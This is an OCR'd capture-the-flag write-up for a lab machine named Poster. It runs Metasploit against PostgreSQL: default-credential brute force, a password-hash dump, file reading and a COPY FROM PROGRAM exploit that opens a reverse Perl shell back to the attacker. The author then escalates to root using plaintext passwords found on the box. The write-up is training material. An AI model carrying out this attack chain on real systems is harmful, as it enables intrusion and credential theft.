
Poster



Enumeration

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -p- --min-rate 5000 -Pn 10.10.27.250
[sudo] password for kali:
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-20 06:44 EDT
Warning: 10.10.27.250 giving up on port because retransmission cap hit (10).
Nmap scan report for 10.10.27.250
Host is up (0.19s latency).
Not shown: 65532 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
5432/tcp open  postgresql

Nmap done: 1 IP address (1 host up) scanned in 20.28 seconds
```

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sV -sC -A -p 22,80,5432 -Pn 10.10.27.250
[sudo] password for kali:
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-20 06:45 EDT
Nmap scan report for 10.10.27.250
Host is up (0.19s latency).

PORT     STATE SERVICE    VERSION
22/tcp   open  ssh        OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 71ed48af299e30c1b61dffb024cc6dcb (RSA)
|   256 eb3aa34e6f1000abeffcc52b0edb4057 (ECDSA)
|_  256 3e4142353805d392eb4939c6e3ee78de (ED25519)
80/tcp   open  http       Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Poster CMS
5432/tcp open  postgresql PostgreSQL DB 9.5.8 - 9.5.10 or 9.5.17 - 9.5.23
| ssl-cert: Subject: commonName=ubuntu
| Not valid before: 2020-07-29T00:54:25
|_Not valid after:  2030-07-27T00:54:25
|_ssl-date: TLS randomness does not represent time
```

Exploit

Use `msfconsole` to start **Metasploit**

After starting Metasploit, search for an associated auxiliary module that allows us to enumerate user credentials. What is the full path of the modules (starting with auxiliary)?

Use `search postgresql` to find all Modules which is used to exploit the **postgresql** service

```
msf6 > search postgresql

Matching Modules
================

   #   Name                                                  Disclosure Date  Rank       Check  Description
   -   ----                                                  ---------------  ----       -----  -----------
   0   auxiliary/server/capture/postgresql                                    normal     No     Authentication Capture: PostgreSQL
   1   post/linux/gather/enum_users_history                                   normal     No     Linux Gather User History
   2   exploit/multi/http/manage_engine_dc_pmp_sqli          2014-06-08       excellent  Yes    ManageEngine Desktop Central / Password Manager LinkViewFetchServlet.dat SQL Injection
   3   auxiliary/admin/http/manageengine_pmp_privesc         2014-11-08       normal     Yes    ManageEngine Password Manager SQLAdvancedALSearchResult.cc Pro SQL Injection
   4   exploit/multi/postgres/postgres_copy_from_program_cmd_exec  2019-03-20       excellent  Yes    PostgreSQL COPY FROM PROGRAM Command Execution
   5   exploit/multi/postgres/postgres_createlang            2016-01-01       good       Yes    PostgreSQL CREATE LANGUAGE Execution
   6   auxiliary/scanner/postgres/postgres_dbname_flag_injection                normal     No     PostgreSQL Database Name Command Line Flag Injection
   7   auxiliary/scanner/postgres/postgres_login                              normal     No     PostgreSQL Login Utility
   8   auxiliary/admin/postgres/postgres_readfile                             normal     No     PostgreSQL Server Generic Query
   9   auxiliary/admin/postgres/postgres_sql                                  normal     No     PostgreSQL Server Generic Query
   10  auxiliary/scanner/postgres/postgres_version                            normal     No     PostgreSQL Version Probe
   11  exploit/linux/postgres/postgres_payload               2007-06-05       excellent  Yes    PostgreSQL for Linux Payload Execution
   12  exploit/windows/postgres/postgres_payload             2009-04-10       excellent  Yes    PostgreSQL for Microsoft Windows Payload Execution
   13  auxiliary/admin/http/rails_devise_pass_reset          2013-01-28       normal     No     Ruby on Rails Devise Authentication Password Reset
```

Type `info <index number>` (`info 7`) for more detail about that module

```
Description:
This module attempts to authenticate against a PostgreSQL instance using username and pass
word combinations indicated by the USER_FILE, PASS_FILE, and USERPASS_FILE options. Note t
hat passwords may be either plaintext or MD5 formatted hashes.
```

As the **Description**, the right answer for the question is the module number **7**


Set `options` as the following and start to exploit

```
msf6 auxiliary(scanner/postgres/postgres_login) > show options

Module options (auxiliary/scanner/postgres/postgres_login):

   Name              Current Setting                                                Required  Description
   ----              ---------------                                                --------  -----------
   BLANK_PASSWORDS   false                                                          no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                                                              yes       How fast to bruteforce, from 0 to 5
   DATABASE          template1                                                      yes       The database to authenticate against
   DB_ALL_CREDS      false                                                          no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false                                                          no        Add all passwords in the current database to the list
   DB_ALL_USERS      false                                                          no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none                                                           no        Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
   PASSWORD                                                                         no        A specific password to authenticate with
   PASS_FILE         /usr/share/metasploit-framework/data/wordlists/postgres_defaul  no        File containing passwords, one per line
                     t_pass.txt
   Proxies                                                                          no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RETURN_ROWSET     true                                                           no        Set to true to see query result sets
   RHOSTS            10.10.27.250                                                   yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT             5432                                                           yes       The target port
   STOP_ON_SUCCESS   true                                                           yes       Stop guessing when a credential works for a host
   THREADS           1                                                              yes       The number of concurrent threads (max one per host)
   USERNAME                                                                         no        A specific username to authenticate as
   USERPASS_FILE     /usr/share/metasploit-framework/data/wordlists/postgres_defaul  no        File containing (space-separated) users and passwords, one pair per line
                     t_userpass.txt
   USER_AS_PASS      false                                                          no        Try the username as the password for all users
   USER_FILE         /usr/share/metasploit-framework/data/wordlists/postgres_defaul  no        File containing users, one per line
                     t_user.txt
   VERBOSE           true                                                           yes       Whether to print output for all attempts
```

After exploiting, we got the credential of user `postgres`




```
msf6 auxiliary(scanner/postgres/postgres_login) > exploit

[!] No active DB -- Credential data will not be saved!
[-] 10.10.27.250:5432 - LOGIN FAILED: :@template1 (Incorrect: Invalid username or passwor
d)
[-] 10.10.27.250:5432 - LOGIN FAILED: :tiger@template1 (Incorrect: Invalid username or pas
sword)
[-] 10.10.27.250:5432 - LOGIN FAILED: :postgres@template1 (Incorrect: Invalid username or
 password)
[-] 10.10.27.250:5432 - LOGIN FAILED: :password@template1 (Incorrect: Invalid username or
 password)
[-] 10.10.27.250:5432 - LOGIN FAILED: :admin@template1 (Incorrect: Invalid username or pas
sword)
[-] 10.10.27.250:5432 - LOGIN FAILED: postgres:@template1 (Incorrect: Invalid username or
 password)
[-] 10.10.27.250:5432 - LOGIN FAILED: postgres:tiger@template1 (Incorrect: Invalid usernam
e or password)
[-] 10.10.27.250:5432 - LOGIN FAILED: postgres:postgres@template1 (Incorrect: Invalid user
name or password)
[+] 10.10.27.250:5432 - Login Successful: postgres:password@template1
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

What is the full path of the module that allows you to execute commands with the proper user credentials (starting with auxiliary)?

Type `back` to back to the previous state, search the modules again and use `info <number>` to view the detail of the module

```
msf6 > search postgresql

Matching Modules
================

   #   Name                                                  Disclosure Date  Rank       Check  Description
   -   ----                                                  ---------------  ----       -----  -----------
   0   auxiliary/server/capture/postgresql                                    normal     No     Authentication Capture: PostgreSQL
   1   post/linux/gather/enum_users_history                                   normal     No     Linux Gather User History
   2   exploit/multi/http/manage_engine_dc_pmp_sqli          2014-06-08       excellent  Yes    ManageEngine Desktop Central / Password Manager LinkViewFetchServlet.dat SQL Injection
   3   auxiliary/admin/http/manageengine_pmp_privesc         2014-11-08       normal     Yes    ManageEngine Password Manager SQLAdvancedALSearchResult.cc Pro SQL Injection
   4   exploit/multi/postgres/postgres_copy_from_program_cmd_exec  2019-03-20       excellent  Yes    PostgreSQL COPY FROM PROGRAM Command Execution
   5   exploit/multi/postgres/postgres_createlang            2016-01-01       good       Yes    PostgreSQL CREATE LANGUAGE Execution
   6   auxiliary/scanner/postgres/postgres_dbname_flag_injection              normal     No     PostgreSQL Database Name Command Line Flag Injection
   7   auxiliary/scanner/postgres/postgres_login                              normal     No     PostgreSQL Login Utility
   8   auxiliary/admin/postgres/postgres_readfile                             normal     No     PostgreSQL Server Generic Query
   9   auxiliary/admin/postgres/postgres_sql                                  normal     No     PostgreSQL Server Generic Query
   10  auxiliary/scanner/postgres/postgres_version                            normal     No     PostgreSQL Version Probe
   11  exploit/linux/postgres/postgres_payload               2007-06-05       excellent  Yes    PostgreSQL for Linux Payload Execution
   12  exploit/windows/postgres/postgres_payload             2009-04-10       excellent  Yes    PostgreSQL for Microsoft Windows Payload Execution
   13  auxiliary/admin/http/rails_devise_pass_reset          2013-01-28       normal     No     Ruby on Rails Devise Authentication Password Reset
```

```
Description:
This module will allow for simple SQL statements to be executed against a PostgreSQL insta
nce given the appropriate credentials.
```

```
Name           Current Setting   Required  Description
----           ---------------   --------  -----------
SQL            select version()  no        The SQL query to execute
```

Use the module to get the version of the **rdmbs**

```
msf6 auxiliary(admin/postgres/postgres_sql) > show options

Module options (auxiliary/admin/postgres/postgres_sql):

   Name           Current Setting   Required  Description
   ----           ---------------   --------  -----------
   DATABASE       template1         yes       The database to authenticate against
   PASSWORD       password          no        The password for the specified username. Leave blank for a random password.
   RETURN_ROWSET  true              no        Set to true to see query result sets
   RHOSTS         10.10.27.250      yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT          5432              yes       The target port
   SQL            select version()  no        The SQL query to execute
   USERNAME       postgres          yes       The username to authenticate as
   VERBOSE        true              no        Enable verbose output
```

```
msf6 auxiliary(admin/postgres/postgres_sql) > exploit
[*] Running module against 10.10.27.250

[+] 10.10.27.250:5432 Postgres - Logged in to 'template1' with 'postgres':'password'
[*] 10.10.27.250:5432 Postgres - querying with 'select version()'
[*] 10.10.27.250:5432 Rows Returned: 1
Query Text: 'select version()'
=============================

    version
    -------
    PostgreSQL 9.5.21 on x86_64-pc-linux-gnu, compiled by gcc (Ubuntu 5.4.0-6ubuntu1~16.04.12) 5.4.0 20160609, 64-bit

[+] 10.10.27.250:5432 Postgres - Command complete.
[*] 10.10.27.250:5432 Postgres - Disconnected
[*] Auxiliary module execution completed
```

What is the full path of the module that allows for dumping user hashes (starting with auxiliary)?

```
msf6 > search postgre dump

Matching Modules
================

   #  Name                                              Disclosure Date  Rank    Check  Description
   -  ----                                              ---------------  ----    -----  -----------
   0  auxiliary/admin/http/manageengine_pmp_privesc     2014-11-08       normal  Yes    ManageEngine Password Manager SQLAdvancedALSearchResult.cc Pro SQL Injection
   1  auxiliary/analyze/crack_databases                                  normal  No     Password Cracker: Databases
   2  auxiliary/scanner/postgres/postgres_hashdump                       normal  No     Postgres Password Hashdump
   3  auxiliary/scanner/postgres/postgres_schemadump                     normal  No     Postgres Schema Dump
```

```
Description:
This module extracts the usernames and encrypted password hashes from a Postgres server an
d stores them for later cracking.
```

```
msf6 auxiliary(scanner/postgres/postgres_hashdump) > show options

Module options (auxiliary/scanner/postgres/postgres_hashdump):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   DATABASE  postgres         yes       The database to authenticate against
   PASSWORD  password         no        The password for the specified username. Leave blank for a random password.
   RHOSTS    10.10.27.250     yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT     5432             yes       The target port
   THREADS   1                yes       The number of concurrent threads (max one per host)
   USERNAME  postgres         yes       The username to authenticate as
```

```
msf6 auxiliary(scanner/postgres/postgres_hashdump) > exploit

[+] Query appears to have run successfully
[+] Postgres Server Hashes
==========================

 Username   Hash
 --------   ----
 darkstart  md58842b99375db43e9fdf238753623a27d
 poster     md578fb805c7412ae597b399844a54cce0a
 postgres   md532e12f215ba27cb750c9e093ce4b5127
 sistemas   md5f7dbc0d5a06653e74da6b1af9290ee2b
 ti         md57af9ac4c593e9e4f275576e13f935579
 tryhackme  md503aab1165001c8f8ccae31a8824efddc

[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

What is the full path of the module (starting with auxiliary) that allows an authenticated user to view files of their choosing on the server?

```
msf6 > search postgres file

Matching Modules
================

   #  Name                                                  Disclosure Date  Rank       Check  Description
   -  ----                                                  ---------------  ----       -----  -----------
   0  exploit/windows/misc/manageengine_eventlog_analyzer_rce  2015-07-11       manual     Yes    ManageEngine EventLog Analyzer Remote Code Execution
   1  exploit/multi/postgres/postgres_createlang            2016-01-01       good       Yes    PostgreSQL CREATE LANGUAGE Execution
   2  auxiliary/scanner/postgres/postgres_login                              normal     No     PostgreSQL Login Utility
   3  auxiliary/admin/postgres/postgres_readfile                             normal     No     PostgreSQL Server Generic Query
   4  exploit/linux/postgres/postgres_payload               2007-06-05       excellent  Yes    PostgreSQL for Linux Payload Execution
   5  exploit/windows/postgres/postgres_payload             2009-04-10       excellent  Yes    PostgreSQL for Microsoft Windows Payload Execution
```

```
Description:
This module imports a file local on the PostgreSQL Server into a temporary table, reads i
t, and then drops the temporary table. It requires PostgreSQL credentials with table CREAT
E privileges as well as read privileges to the target file.
```

```
msf6 auxiliary(admin/postgres/postgres_readfile) > show options

Module options (auxiliary/admin/postgres/postgres_readfile):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   DATABASE  template1        yes       The database to authenticate against
   PASSWORD  password         no        The password for the specified username. Leave blank for a random password.
   RFILE     /etc/passwd      yes       The remote file
   RHOSTS    10.10.27.250     yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT     5432             yes       The target port
   USERNAME  postgres         yes       The username to authenticate as
   VERBOSE   false            no        Enable verbose output
```

What is the full path of the module that allows arbitrary command execution with the proper user credentials (starting with exploit)?

```
msf6 > search postgres exploit

Matching Modules
================

   #  Name                                                  Disclosure Date  Rank       Check  Description
   -  ----                                                  ---------------  ----       -----  -----------
   0  exploit/multi/http/manage_engine_dc_pmp_sqli          2014-06-08       excellent  Yes    ManageEngine Desktop Central / Password Manager LinkViewFetchServlet.dat SQL Injection
   1  exploit/windows/misc/manageengine_eventlog_analyzer_rce  2015-07-11       manual     Yes    ManageEngine EventLog Analyzer Remote Code Execution
   2  auxiliary/admin/http/manageengine_pmp_privesc         2014-11-08       normal     Yes    ManageEngine Password Manager SQLAdvancedAlSearchResult.cc Pro SQL Injection
   3  exploit/multi/postgres/postgres_copy_from_program_cmd_exec  2019-03-20       excellent  Yes    PostgreSQL COPY FROM PROGRAM Command Execution
   4  exploit/multi/postgres/postgres_createlang            2016-01-01       good       Yes    PostgreSQL CREATE LANGUAGE Execution
   5  exploit/linux/postgres/postgres_payload               2007-06-05       excellent  Yes    PostgreSQL for Linux Payload Execution
   6  exploit/windows/postgres/postgres_payload             2009-04-10       excellent  Yes    PostgreSQL for Microsoft Windows Payload Execution
   7  auxiliary/admin/http/rails_devise_pass_reset          2013-01-28       normal     No     Ruby on Rails Devise Authentication Password Reset
```

```
Description:
Installations running Postgres 9.3 and above have functionality which allows for the super
user and users with 'pg_execute_server_program' to pipe to and from an external program us
ing COPY. This allows arbitrary command execution as though you have console access. This
 module attempts to create a new table, then execute system commands in the context of cop
ying the command output into the table. This module should work on all Postgres systems ru
nning version 9.3 and above. For Linux & OSX systems, target 1 is used with cmd payloads s
uch as: cmd/unix/reverse_perl For Windows Systems, target 2 is used with powershell payloa
ds such as: cmd/windows/powershell_reverse_tcp Alternativly target 3 can be used to execut
e generic commands, such as a web_delivery meterpreter powershell payload or other customi
sed command.
```

Gain Access

```
msf6 exploit(multi/postgres/postgres_copy_from_program_cmd_exec) > show options

Module options (exploit/multi/postgres/postgres_copy_from_program_cmd_exec):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   DATABASE          template1        yes       The database to authenticate against
   DUMP_TABLE_OUTPUT  false           no        select payload command output from table (For Debugging)
   PASSWORD          password         no        The password for the specified username. Leave blank for a random password.
   RHOSTS            10.10.27.250     yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT             5432             yes       The target port (TCP)
   TABLENAME         Icjvhn0NjjJq     yes       A table name that does not exist (To avoid deletion)
   USERNAME          postgres         yes       The username to authenticate as


Payload options (cmd/unix/reverse_perl):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.8.97.213      yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port
```

```
msf6 exploit(multi/postgres/postgres_copy_from_program_cmd_exec) > exploit

[*] Started reverse TCP handler on 10.8.97.213:4444
[*] 10.10.27.250:5432 - 10.10.27.250:5432 - PostgreSQL 9.5.21 on x86_64-pc-linux-gnu, compiled by gcc (Ubuntu 5.4.0-6ubuntu1~16.04.12) 5.4.0 20160609, 64-bit
[*] 10.10.27.250:5432 - Exploiting...
[+] 10.10.27.250:5432 - 10.10.27.250:5432 - Icjvhn0NjjJq dropped successfully
[+] 10.10.27.250:5432 - 10.10.27.250:5432 - Icjvhn0NjjJq created successfully
[+] 10.10.27.250:5432 - 10.10.27.250:5432 - Icjvhn0NjjJq copied successfully(valid syntax/command)
[+] 10.10.27.250:5432 - 10.10.27.250:5432 - Icjvhn0NjjJq dropped successfully(Cleaned)
[*] 10.10.27.250:5432 - Exploit Succeeded
[*] Command shell session 1 opened (10.8.97.213:4444 → 10.10.27.250:60186) at 2023-06-20 07:19:35 -0400

id
uid=109(postgres) gid=117(postgres) groups=117(postgres),116(ssl-cert)
```

Now we are connected to the target machine → Navigate to `/home` → Read the `credentials.txt` file → Become `dark` user

```
$ cd /home
$ ls
alison  dark
$ cd dark
$ ls
credentials.txt
$ cat credentials.txt
dark:qwerty1234#!hackme
```

However, the **dark** user does not have much permission for further exploiting the machine → Try to gain access of another one

Privilege Escalation → alision

Navigate to `/var/www/html` where the **config** file of the database is usually placed → Read the `config.php` file → Get the user **alison**'s password

```
dark@ubuntu:/$ cd /var/www/html
dark@ubuntu:/var/www/html$ ls -la
total 16
```

```
drwxr-xr-x 3 root   root   4096 Jul 28  2020 .
drwxr-xr-x 3 root   root   4096 Jul 28  2020 ..
-rwxrwxrwx 1 alison alison  123 Jul 28  2020 config.php
drwxr-xr-x 4 alison alison 4096 Jul 28  2020 poster
dark@ubuntu:/var/www/html$ cat config.php
<?php

        $dbhost = "127.0.0.1";
        $dbuname = "alison";
        $dbpass = "p4ssw0rdS3cur3!#";
        $dbname = "mysudopassword";
?>
```

Escalate to user **alision**

```
dark@ubuntu:/var/www/html$ su alison
Password: p4ssw0rdS3cur3!#

alison@ubuntu:/var/www/html$ id
uid=1000(alison) gid=1000(alison) groups=1000(alison),4(adm),24(cdrom),27(sudo),30(dip),46
(plugdev),114(lpadmin),115(sambashare)
```

Get the flag inside **alison**’s directory

```
alison@ubuntu:/var/www/html$ cd /home/alison
alison@ubuntu:~$ cat user.txt
THM{postgresql_fa1l_conf1gurat1on}
```

Privilege Escalation → Root

```
alison@ubuntu:~$ sudo -l
[sudo] password for alison: p4ssw0rdS3cur3!#

Matching Defaults entries for alison on ubuntu:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/b
in

User alison may run the following commands on ubuntu:
    (ALL : ALL) ALL
```

User `alison` could execute every commands on the machine with `root` privilege → Simply type `sudo -i` to become `root` → Get the flag in `/root/root.txt`

```
alison@ubuntu:~$ sudo -i
root@ubuntu:~# id
uid=0(root) gid=0(root) groups=0(root)
root@ubuntu:~# cd /root
root@ubuntu:~# ls -l
total 4
-rw-r--r-- 1 root root 49 Jul 28  2020 root.txt
root@ubuntu:~# cat root.txt
THM{c0ngrats_for_read_the_f1le_w1th_credent1als}
```